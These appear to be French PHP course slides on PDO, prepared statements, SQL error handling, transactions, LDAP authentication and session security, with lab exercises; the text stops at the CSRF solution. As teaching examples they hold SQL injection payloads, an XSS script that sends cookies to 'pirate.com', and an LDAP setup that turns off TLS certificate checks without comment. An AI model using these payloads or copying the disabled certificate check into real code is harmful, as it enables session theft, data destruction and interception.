


PDO



01

Présentation



PDO – PHP Data Objects

Définition

PDO (PHP Data Objects) est une **extension PHP** fournissant une **interface unique et orientée objet** pour dialoguer avec différentes bases de données (MySQL, PostgreSQL, SQLite, Oracle...).


Avantages de PDO

- Compatible avec 12+ bases de données
- Requêtes préparées intégrées (SÉCURITÉ)
- Gestion des erreurs avec exceptions
- Standard de l'industrie (tous les frameworks l'utilisent)



02

Connexion



Connexion

Syntaxe PDO

```
$serveur = "localhost";
$base = "survie_ile";
$utilisateur = "root";
$motdepasse = "";

try {
    $pdo = new PDO(
        "mysql:host=$serveur;dbname=$base;charset=utf8mb4",
        $utilisateur,
        $motdepasse,
        [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]
    );
    echo " Connecté à la base";
} catch (PDOException $e) {
    echo " Erreur : " . $e->getMessage();
    exit; // Arrêter le script
}
```

[PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION] : afficher les erreurs en exceptions



03

Requêtes SQL avec PHP

PDO – PHP Data Objects

L'injection SQL

```
// Récupérer le pseudo de l'utilisateur
$pseudo = $_POST['pseudo'];
$mdp = $_POST['mdp'];
// DANGEREUX : Injecter directement dans la requête
$sql = "SELECT * FROM utilisateur WHERE pseudo = '$pseudo' AND mdp = '$mdp'";
$resultat = $pdo->query($sql);
```

PDO – PHP Data Objects

Attaque possible

L'attaquant entre dans le formulaire :

```
' or 1 = 1 #
```

La requête devient :

```
SELECT * FROM utilisateur WHERE pseudo = '' or 1= 1 # ' AND mdp = '$mdp';
```

Ce qui veut dire : sélectionne tous les utilisateurs où le pseudo est vide ou 1 est égal à 1.

Autre type d'attaque

L'attaquant entre dans le formulaire :

```
'; DROP TABLE utilisateur; #
```

La table est supprimée !

PDO – Les requêtes préparées

Solution : Une requête préparée => Séparer la STRUCTURE du code des DONNÉES

Prepare() : Préparer la requête

- Prépare une requête SQL sans l'exécuter.
- Permet de lier des paramètres (via ? ou :nom) pour éviter les injections SQL.
- Retourne un objet PDOStatement (représentant la requête préparée).

Syntaxe

```
$sql = "SELECT * FROM utilisateur WHERE pseudo = ? AND mdp = ?";  
$sql = "SELECT * FROM utilisateur WHERE pseudo = :pseudo AND mdp = :mdp";
```

Le ? (ou :pseudo) est un PLACEHOLDER (emplacement vide)

```
$stmt = $pdo->prepare($sql);
```

PDO – Les requêtes préparées

execute() : Exécuter la requête préparée

- Exécute la requête préparée avec les valeurs des paramètres.
- Retourne true en cas de succès, false en cas d'échec.

Syntaxe

- Avec des paramètres positionnels (?)

```
$stmt->execute([$valeur1, $valeur2]);
```

- Avec des paramètres nommés (:email)

```
$stmt->execute([':email' => 'test@example.com']);
```

- Sans les deux-points (PDO les ajoute automatiquement)

```
$stmt->execute(['email' => 'test@example.com']);
```

PDO – Les requêtes préparées

fetch() : Récupérer une seule ligne

- Récupère une seule ligne du résultat de la requête.
- Retourne :
 - Un tableau associatif (PDO::FETCH_ASSOC) par défaut.
 - Un tableau indexé (PDO::FETCH_NUM).
 - Un objet (PDO::FETCH_OBJ).
 - false si aucune ligne n'est trouvée.

Syntaxe

```
// Récupérer une ligne en tableau associatif et indexé (par défaut)
$row = $stmt->fetch();
// Récupérer en tableau indexé
$row = $stmt->fetch(PDO::FETCH_NUM);
// Récupérer en objet
$row = $stmt->fetch(PDO::FETCH_OBJ);
```

PDO – Les requêtes préparées

fetchAll() : Récupérer toutes les lignes

- Récupère toutes les lignes du résultat de la requête.
- Retourne un tableau de tableaux (ou d'objets).

Syntaxe

```
// Récupérer toutes les lignes en tableaux associatifs
$rows = $stmt->fetchAll();
// Récupérer en tableaux indexés
$rows = $stmt->fetchAll(PDO::FETCH_NUM);
// Récupérer en objets
$rows = $stmt->fetchAll(PDO::FETCH_OBJ);
// Récupérer avec une colonne comme clé (ex: id)
$rows = $stmt->fetchAll(PDO::FETCH_UNIQUE | PDO::FETCH_ASSOC);
```

PDO – Les requêtes préparées

Autres méthodes utiles en PDO

Méthode	Description
rowCount()	Retourne le nombre de lignes affectées par la dernière requête (INSERT, UPDATE, DELETE).
lastInsertId()	Retourne l'ID auto-incrémenté de la dernière insertion.
bindParam()	Lie une variable PHP à un paramètre de la requête (utile pour les types spécifiques).
bindValue()	Lie une valeur à un paramètre (alternative à execute([...])).

Exemple avec rowCount() et lastInsertId():

```
$stmt = $pdo->prepare("INSERT INTO utilisateurs (nom, email) VALUES (?, ?)");  
$stmt->execute(["Martin", "martin@example.com"]);  
echo "ID du nouvel utilisateur : " . $pdo->lastInsertId();  
echo "Lignes affectées : " . $stmt->rowCount();
```

TP 8 – Enregistrer une partie

- Créer une base de données nommée **guessgame**
- Renommer le fichier **.env.example** en **.env**
- Dans **tests \ test-repository.php**, exécuter la méthode **getInstance()** de la classe **Database \ Connection** puis la méthode **init()** de la classe **Database \ Init.php**
- Implémenter la méthode **save (Partie \$partie)**
 - Si l'id de la partie est nulle,
 - préparer une requête d'insertion et l'exécuter
 - Ajouter l'id de la partie avec le retour de la requête SQL
 - Sinon, préparer une requête de mise à jour et l'exécuter
- Tester les deux cas dans **test-repository.php**

TP 9 – Sélectionner les parties du joueur

- Implémenter la méthode **findByJoueur(Joueur \$joueur)**
 - Récupère toutes les parties du joueur
 - Pour chacune :
 - Si le mode de jeu est JOUEUR_DEVINE alors on instancie une PartieJoueurDevine
 - Si le mode de jeu est PROGRAMME_DEVINE alors on instancie une PartieProgrammeDevine
 - Retourner les parties sous forme de tableau
- Tester les deux cas dans test-repository.php

04

Gestion des erreurs SQL



Principales erreurs PDO

Code PDO	Erreur	Cause	Exemple
28000	Access denied	Mauvais mot de passe	new PDO(..., "root", "faux_pwd")
42000	Unknown database	Base inexistante	dbname=ma_base_inexistante
42S02	Table doesn't exist	Table inexistante	SELECT * FROM table_inexistante
42S22	Unknown column	Colonne inexistante	SELECT colonne_fausse FROM table
42000	Syntax error	SQL mal formée	SELECT * FORM table (FORM au lieu de FROM)
23000	Duplicate entry	Clé unique doublée	INSERT avec email déjà existant
HY000	No such file or directory	MySQL arrêté	Serveur non accessible
HY093	Invalid parameter number	SQL mal formée	Faute de frappe dans le nom d'un paramètre

Les erreurs MySQL : Pourquoi les gérer ?

Eviter de montrer les erreurs à l'utilisateur

Quand une erreur MySQL se produit, PHP affiche un message complètement technique et dangereux.

Exemple SANS gestion d'erreurs

```
$stmt = $pdo->prepare("INSERT INTO utilisateurs (nom, email) VALUES (?, ?)");  
$stmt->execute(["Martin", "martin@example.com"]);  
echo "ID du nouvel utilisateur : " . $pdo->lastInsertId();  
echo "Lignes affectées : " . $stmt->rowCount();
```

Si la table n'existe pas, l'utilisateur voit :

```
Fatal error: Uncaught PDOException:  
SQLSTATE[42S02]: Table or view not found:  
1146 Table 'ma_base.utilisateurs' doesn't exist in /var/www/afficher.php:3  
Stack trace:  
#0 /var/www/afficher.php(3): PDOStatement->execute(Array)  
#1 {main}  
thrown in /var/www/afficher.php on line 3
```

Les erreurs MySQL : Pourquoi les gérer ?

Exemple AVEC gestion d'erreurs

```
try {
    $pdo = new PDO("mysql:host=localhost;dbname=ma_base", "root", "");
    $sql = "SELECT * FROM utilisateurs WHERE id = ?";
    $stmt = $pdo->prepare($sql);
    $stmt->execute([1]);
} catch (PDOException $e) {
    // L'utilisateur voit un message simple
    echo " Une erreur est survenue. Veuillez réessayer.";
    // Le développeur récupère les infos dans les logs
    (new FileLogger())->error(" Erreur : " . $e->getCode() . " : " . $e->getMessage());
    // arrêt du programme
    exit;
}
```

S'il y a un problème l'utilisateur voit :

```
Une erreur est survenue. Veuillez réessayer.
```

Syntaxe try/catch

Fonctionnement

```
1. try { Code s'exécute normalement }  
  ↓  
2. Si pas d'erreur → catch ignoré  
  ↓  
3. Si erreur MySQL → catch (PDOException) s'exécute  
  ↓  
4. Si erreur validation → catch (Exception) s'exécute  
  ↓  
5. Script continue (ne plante pas)
```

Explication

- Try {...} : bloc surveillé pour les erreurs
- Catch(PDOException \$e) : attrape les erreurs MySQL. \$e contient l'erreur
- catch (Exception \$e) Attrape les erreurs validation. \$e contient l'erreur
- \$e->getMessage() Récupère le message d'erreur
- \$e->getCode() renvoie le code d'erreur SQLState(PDO)

Ordre important PDOException AVANT Exception

Syntaxe try/catch

Exemple complet

```
<?php
try {
    // Code à surveiller (requête MySQL)

    $pdo = new PDO("mysql:host=localhost;dbname=ma_base", "root", "");
    $sql = "SELECT * FROM utilisateurs WHERE id = ?";
    $stmt = $pdo->prepare($sql);
    $stmt->execute([1]);
} catch (PDOException $e) {
    // Code exécuté SI erreur MySQL
    echo " Erreur base de données";
    (new FileLogger())->error(" Erreur : " . $e->getCode() . " : " . $e->getMessage());
} catch (Exception $e) {
    // Code exécuté SI erreur validation
    echo " " . $e->getMessage();
    (new FileLogger())->error(" Erreur : " . $e->getCode() . " : " . $e->getMessage());
}
?>
```

TP 10 – Gérer les erreurs de PartieRepository

- Ajouter un try/catch dans la méthode save et findByJoueur
 - Gérer le cas où une table n'existe pas
 - Gérer le cas où une colonne n'existe pas
 - Gérer le cas où la requête est mal formée (exemple : un paramètre est mal indiqué)
 - Afficher l'erreur pour l'utilisateur
 - Utiliser `(new FileLogger())->error()` pour mettre l'erreur dans le fichier de logs
 - Dans tous les autres cas, on enregistre dans le log le code et l'erreur sql
- Bonus : le code a tendance à se répéter, voir comment le factoriser (indices : trait et fonction anonyme)



05

Les transactions

Les transactions

Définition

Une **transaction** regroupe plusieurs requêtes SQL en une unité indivisible :

- soit **toutes** réussissent et sont validées (commit),
- soit **aucune** n'est appliquée (rollBack).

Concrètement : la base ne reste jamais dans un état intermédiaire.

Pourquoi ?

- Exemple : le virement bancaire

```
// Étape 1 : on retire 200 € du compte d'Alice
$stmt = $this->pdo->prepare('UPDATE comptes SET solde = solde - :montant WHERE id = :id');
$stmt->execute([
    'montant' => 200,
    'id'      => 1,          // Alice : 500 → 300 (déjà enregistré en base)
]);

// Étape 2 : on ajoute 200 € au compte de Bob
// ! Si une erreur survient ici (coupure, erreur SQL...),
// l'étape 1 est déjà appliquée : 200 € ont disparu
$stmt = $this->pdo->prepare('UPDATE comptes SET solde = solde + :montant WHERE id = :id');
$stmt->execute([
    'montant' => 200,
    'id'      => 2,
]);
```

Les transactions

Les 3 méthodes PDO :

Méthode	Rôle
<code>beginTransaction()</code>	Démarre la transaction (désactive l'autocommit)
<code>commit()</code>	Valide définitivement toutes les requêtes
<code>rollBack()</code>	Annule tout depuis <code>beginTransaction()</code>

Utile : `$pdo->inTransaction()` renvoie true si une transaction est en cours.

Les transactions

La solution avec transaction

```
try {
    // On démarre la transaction : plus rien n'est définitif pour l'instant
    $this->pdo->beginTransaction();
    // Étape 1 : débit du compte d'Alice (en attente, pas encore validé)
    $stmt = $this->pdo->prepare('UPDATE comptes SET solde = solde - :montant WHERE id = :id');
    $stmt->execute([
        'montant' => 200,
        'id'       => 1,
    ]);
    // Étape 2 : crédit du compte de Bob (en attente, pas encore validé)
    $stmt = $this->pdo->prepare('UPDATE comptes SET solde = solde + :montant WHERE id = :id');
    $stmt->execute([
        'montant' => 200,
        'id'       => 2,
    ]);
    // Tout s'est bien passé : on valide définitivement les 2 requêtes
    $this->pdo->commit();
} catch (PDOException $e) {
    // Une requête a échoué : on annule TOUT ce qui a été fait depuis beginTransaction()
    // (on vérifie d'abord qu'une transaction est bien en cours)
    if ($this->pdo->inTransaction()) {
        $this->pdo->rollBack();
    }
    // On relance l'exception pour que l'appelant sache qu'il y a eu un problème
    throw $e;
}
```


LDAP

The background features a light blue gradient with abstract circuit-like lines in purple, orange, and grey. There are also patterns of small blue dots arranged in grids, particularly on the right and bottom right sides. A horizontal purple line extends from the left side of the slide, passing behind the text.



01

Présentation



LDAP – présentation

Définition

LDAP (*Lightweight Directory Access Protocol*) est un **protocole standard** pour interroger un **annuaire** : une base hiérarchique optimisée pour la **lecture** (utilisateurs, groupes, mots de passe, emails...).

- Active Directory (Windows)
- OpenLDAP (Linux)
- Annuaire d'entreprise, d'université

=> Usage principal : **authentification centralisée** (un seul compte pour toutes les applications de l'entreprise)



02

Authentication LDAP

LDAP – Extension LDAP activée


Définition

Il est indispensable de vérifier si l'extension LDAP est activée pour éviter d'afficher une erreur PHP à l'utilisateur.

Utilisation

```
if (!extension_loaded('ldap')) {  
    (new FileLogger())->error("extension LDAP non chargée, vérifiez php.ini.");  
    throw new RuntimeException("Problème d'authentification : veuillez contacter l'administrateur");  
}
```

LDAP – Flux d'authentification



LDAP – la connexion

Définition

Ouvrir un canal de communication avec le serveur LDAP.

La fonction `ldap_connect` renvoie `false` dans le cas où la syntaxe des paramètres fournis n'est pas correcte et non si la connexion échoue

Utilisation

```
$conn = ldap_connect("ldaps://SRV-DC01.lab.local:636");
```

Ajouter des options de connexion

Ces informations sont données par l'administrateur :

```
ldap_set_option(null, LDAP_OPT_X_TLS_REQUIRE_CERT, LDAP_OPT_X_TLS_NEVER);  
ldap_set_option($ldap, LDAP_OPT_PROTOCOL_VERSION, 3);  
ldap_set_option($ldap, LDAP_OPT_REFERRALS, 0);
```

LDAP – le bind

Définition

Le **bind** est l'opération d'authentification : on présente un identifiant propre à Active Directory (le UPN) et un secret (le mot de passe). Le serveur vérifie qu'ils correspondent.

Utilisation

```
@ldap_bind($conn, "$login@$domaine", $motDePasse);
```

ldap_bind() émet un **warning PHP** en cas d'échec : ajouter un @ pour le cacher.

LDAP – l'injection LDAP

Définition

Le login est inséré dans le DN : un utilisateur malveillant peut y glisser des caractères spéciaux (, = * ...) pour modifier le DN.

Ldap_escape permet d'échapper la chaîne.

Utilisation

```
$login = ldap_escape($login, '', LDAP_ESCAPE_DN);
```



LDAP – le résultat

Définition

Le serveur répond : true (identité confirmée) ou false (refusé). L'application **ne reçoit aucun détail** sur le mot de passe : elle sait seulement si c'est bon ou non.

Utilisation

```
$login = ldap_escape($login, '', LDAP_ESCAPE_DN);
$ok = @ldap_bind($conn, "$login@$domaine", $motDePasse);
if ($ok) {
    // connexion réussie
}
else {
    // connexion échouée
}
```



LDAP – gestion des erreurs

Définition

Il est possible de retourner l'erreur renvoyé par l'annuaire LDAP via la fonction `ldap_error`. Ex: si la connexion a échoué, mauvais identifiants.
Vous pouvez également avoir le numéro d'erreur grâce à `ldap_errno`.

Utilisation

```
// connexion échouée  
(new FileLogger()->error("Connexion LDAP : ". ldap_error($conn));  
die( "Échec de connexion. Veuillez réessayer." );
```



LDAP – fermer la connexion

Définition

Fermer le canal de communication avec le serveur LDAP.

Utilisation

```
ldap_unbind($conn);
```



TP11 – implémenter la classe LdapAuthenticator

Fichier : Auth\LdapAuthenticator.php

Constructeur

Vérifier que l'extension ldap soit bien chargée

- sauvegarder dans les logs le message "Extension LDAP non chargée, vérifiez php.ini"
- sinon lever une RuntimeException " Problème de connexion LDAP : veuillez contacter l'administrateur"

Méthode connecter()

Se connecter au serveur LDAP

- Si l'url de connexion est mal écrite,
 - sauvegarder dans les logs le message " Problème de configuration LDAP, veuillez vérifier l'url."
 - sinon lever une RuntimeException "Problème de configuration LDAP : veuillez contacter l'administrateur"

TP11 – implémenter la classe LdapAuthenticator

Méthode authentifier(string \$login, string \$motDePasse)

- Ouvrir la connexion avec connecter()
- Echapper le login
- Le udn est le suivant : "\$login@{domaine}"
- Tenter le bind
 - en cas d'échec :
 - logger l'erreur,
 - si le numéro d'erreur est égal à -1, lever une RuntimeException "Echec de connexion au serveur LDAP: veuillez contacter l'administrateur"
 - Sinon retourner null
- Fermer la connexion
- Logger le succès (login uniquement) et retourner true

Fichier : tests/test-ldap.php

Tester l'authentification avec ce fichier.



03

Structure d'un annuaire

LDAP – Structure d'un annuaire

Définition

Un annuaire LDAP est organisé en **arbre** (*Directory Information Tree*). Chaque ligne est une **entrée** (ex : une personne, un groupe).

```
dc=formation,dc=local
├── ou=utilisateurs
│   ├── uid=alice
│   ├── uid=bob
│   └── uid=charlie
└── ou=groupes
    ├── cn=joueurs
    └── cn=admins
```

Sigle	Signification
dc	Composant de domaine
ou	Unité organisationnelle
cn	Nom usuel
uid	Identifiant utilisateur

Les **ou** sont comme des **dossiers**, les **uid** et **cn** sont les **valeurs**.

LDAP – Structure d'un annuaire

Chaque entrée a une adresse, le DN

Pour désigner une entrée, on donne son **chemin complet** : le **DN**.



Pour connecter un utilisateur, on a besoin de son **DN**.

LDAP – Structure d'un annuaire

Une entrée et ses attributs

Une **entrée** est un ensemble d'**attributs** (clé → valeur(s)).

```
dn: uid=alice,ou=utilisateurs,dc=formation,dc=local
uid: alice
cn: Alice Martin
sn: Martin
mail: alice@pro.fr
mail: a.martin@perso.fr
userPassword: {SSHA}xxxxxxxxxxxx
```

- Un attribut peut avoir **plusieurs valeurs** (ex. plusieurs mails)
- Le mot de passe n'est jamais stocké en clair (hash {SSHA})
- On **ne lit jamais** le mot de passe pour le comparer nous-mêmes : on demande à l'annuaire de le vérifier (c'est le **bind**)



04

Informations d'un utilisateur

LDAP – le search

Définition

Le **search** est l'opération de lecture des informations d'utilisateur.

Une fois l'utilisateur authentifié, on peut **rechercher** son entrée dans l'annuaire pour en lire les **attributs** (nom, prénom, email...). La fonction renvoie **false** si l'utilisateur n'est pas trouvé.

Utilisation

```
$username    = "user.php";           // utilisateur
$baseDn      = "DC=lab,DC=local";     // où chercher (base DN)
$filter      = '(sAMAccountName=' . $username . ')'; // filtre : recherche par nom de compte
$attributes  = ['sn', 'givenname', 'displayname', 'mail']; // attributs à récupérer

$search = ldap_search($ldap, $baseDn, $filter, $attributes);
if ($search === false) {
    exit("Erreur de recherche : " . ldap_error($ldap) . PHP_EOL);
}
```

LDAP – le search

Attributs courants

Attribut	Contenu
givenName	Prénom
sn	Nom de famille (surname)
cn	Nom complet (common name)
mail	Adresse email

LDAP – le résultat

Définition

Le résultat de la recherche s'obtient grâce à la fonction `ldap_get_entries` qui renvoie un tableau de données brut.

Utilisation

```
$entries = ldap_get_entries($ldap, $search);

if ($entries['count'] > 0) {
    $userEntry = $entries[0];
    echo "Nom : " . ($userEntry['sn'][0] ?? 'Inconnu') . PHP_EOL;
    echo "Prénom : " . ($userEntry['givenname'][0] ?? 'Inconnu') . PHP_EOL;
} else {
    echo "Utilisateur non trouvé." . PHP_EOL;
}
```

TP12 – lire les informations de l'utilisateur

Méthode lireAttributs(string \$login)

- initialiser un filtre selon sAMAccountName en passant le login utilisateur
- les attributs à récupérer sont : 'sn', 'givenname', 'samaccountname'
- lancer une recherche et si elle retourne false
 - renvoyer null
- lire le résultat et le récupérer dans un tableau
- si le tableau ne contient pas de données
 - renvoyer null
- sinon, renvoyer le tableau suivant
 - 'uid' => samaccountname,
 - 'nom' => sn,
 - 'prenom' => givenname,
- si les entrées ne contiennent pas de données, mettre "Inconnu"

TP12 – lire les informations de l'utilisateur

Méthode authentifier(string \$login, string \$motDePasse)

- Changer le retour de la méthode en array
- Juste après le bind,
 - Appeler lireAttributs(\$login);
 - Si la méthode renvoie null
 - Mettre dans les logs "Utilisateur '\$login' authentifié mais introuvable dans l'annuaire"
 - Sinon
 - Renvoyer le tableau

Fichier : tests\test-ldap.php

Tester la récupération des informations avec ce fichier.

Sécurité des sessions



01

Les sessions



Rappel, qu'est-ce qu'une session ?

Définition

Une session est un espace de stockage **côté serveur**, associé à un visiteur grâce à un identifiant (PHPSESSID) transmis par **cookie**. Le serveur retient « qui est connecté » entre deux requêtes HTTP.

Exemple

```
session_start();
$_SESSION['login'] = 'alice'; // stocké sur le serveur
// Le navigateur ne reçoit que : Set-Cookie: PHPSESSID=a1b2c3...
```

Qui possède l'ID de session possède l'identité. Toutes les attaques ci-dessous visent à **voler, deviner ou imposer** cet identifiant.



02

Les attaques et solutions

XSS et HttpOnly

Définition

Le **XSS** (Cross-Site Scripting) consiste à injecter du JavaScript dans une page. Ce script s'exécute avec les droits du visiteur et peut voler son cookie de session.

Déroulé de l'attaque

- Un pirate insère un script malveillant dans un champ de formulaire. Le serveur le stocke puis le réaffiche dans la page sans l'échapper.
- À chaque fois qu'un utilisateur consulte la donnée insérée, le script s'exécute dans son navigateur.

Exemple

```
<script>  
| fetch('https://pirate.com/vol?c=' + document.cookie);  
</script>
```

Chaque visiteur de la page envoie son PHPSESSID au pirate. Le pirate colle ce cookie dans son navigateur et il est connecté **à la place de la victime**, sans connaître son mot de passe.

XSS, la solution

Fonctionnement

Avant de démarrer la session, il faut paramétrer les attributs du cookie de session en indiquant 'httponly' => true. Ainsi, document.cookie passe à vide.

SessionManager.php

```
public function demarrer(): void
{
    if (session_status() === PHP_SESSION_NONE) {
        session_set_cookie_params([
            'httponly' => true,    // inaccessible au JavaScript (anti-XSS), qui exige une connexion HTTPS
            'samesite' => 'Lax',  // Bloque l'envoi des cookies depuis les sites tiers pour contrer le CSRF
            'secure' => false,     // true en HTTPS
        ]);
        session_start();
    }
}
```

XSS, la solution

httponly ne corrige pas la faille XSS

Il faut donc effectuer deux contrôles :

- **A l'entrée : vérifier**

On n'accepte que ce qui est attendu.

Un pseudo : lettres, chiffres, _ et -, de 3 à 20 caractères.

```
if (!preg_match('/^[a-zA-Z0-9_-]{3,20}$/', $pseudo)) {  
    // pseudo refusé  
}
```

- **À la sortie : échapper**

- **Page HTML** : htmlspecialchars à l'affichage.
- **API JSON** : json_encode côté serveur,.textContent côté client.

CSRF et samesite

Définition

Le **CSRF** (Cross-Site Request Forgery) force le navigateur d'un utilisateur connecté à envoyer une requête non voulue vers le site. Le navigateur joint automatiquement le cookie de session.

Déroulé de l'attaque

- Un pirate crée une page piégée contenant une requête vers le site.
- La victime, **connectée** au site (cookie de session valide) et visite cette page piégée.
- Son navigateur envoie la requête en joignant automatiquement le cookie : le serveur croit que la victime a fait l'action elle-même.
- Le pirate, lui, n'est pas authentifié : il exécute une action qu'il n'aurait jamais le droit de faire, en empruntant l'identité de la victime.

CSRF, la solution

Fonctionnement

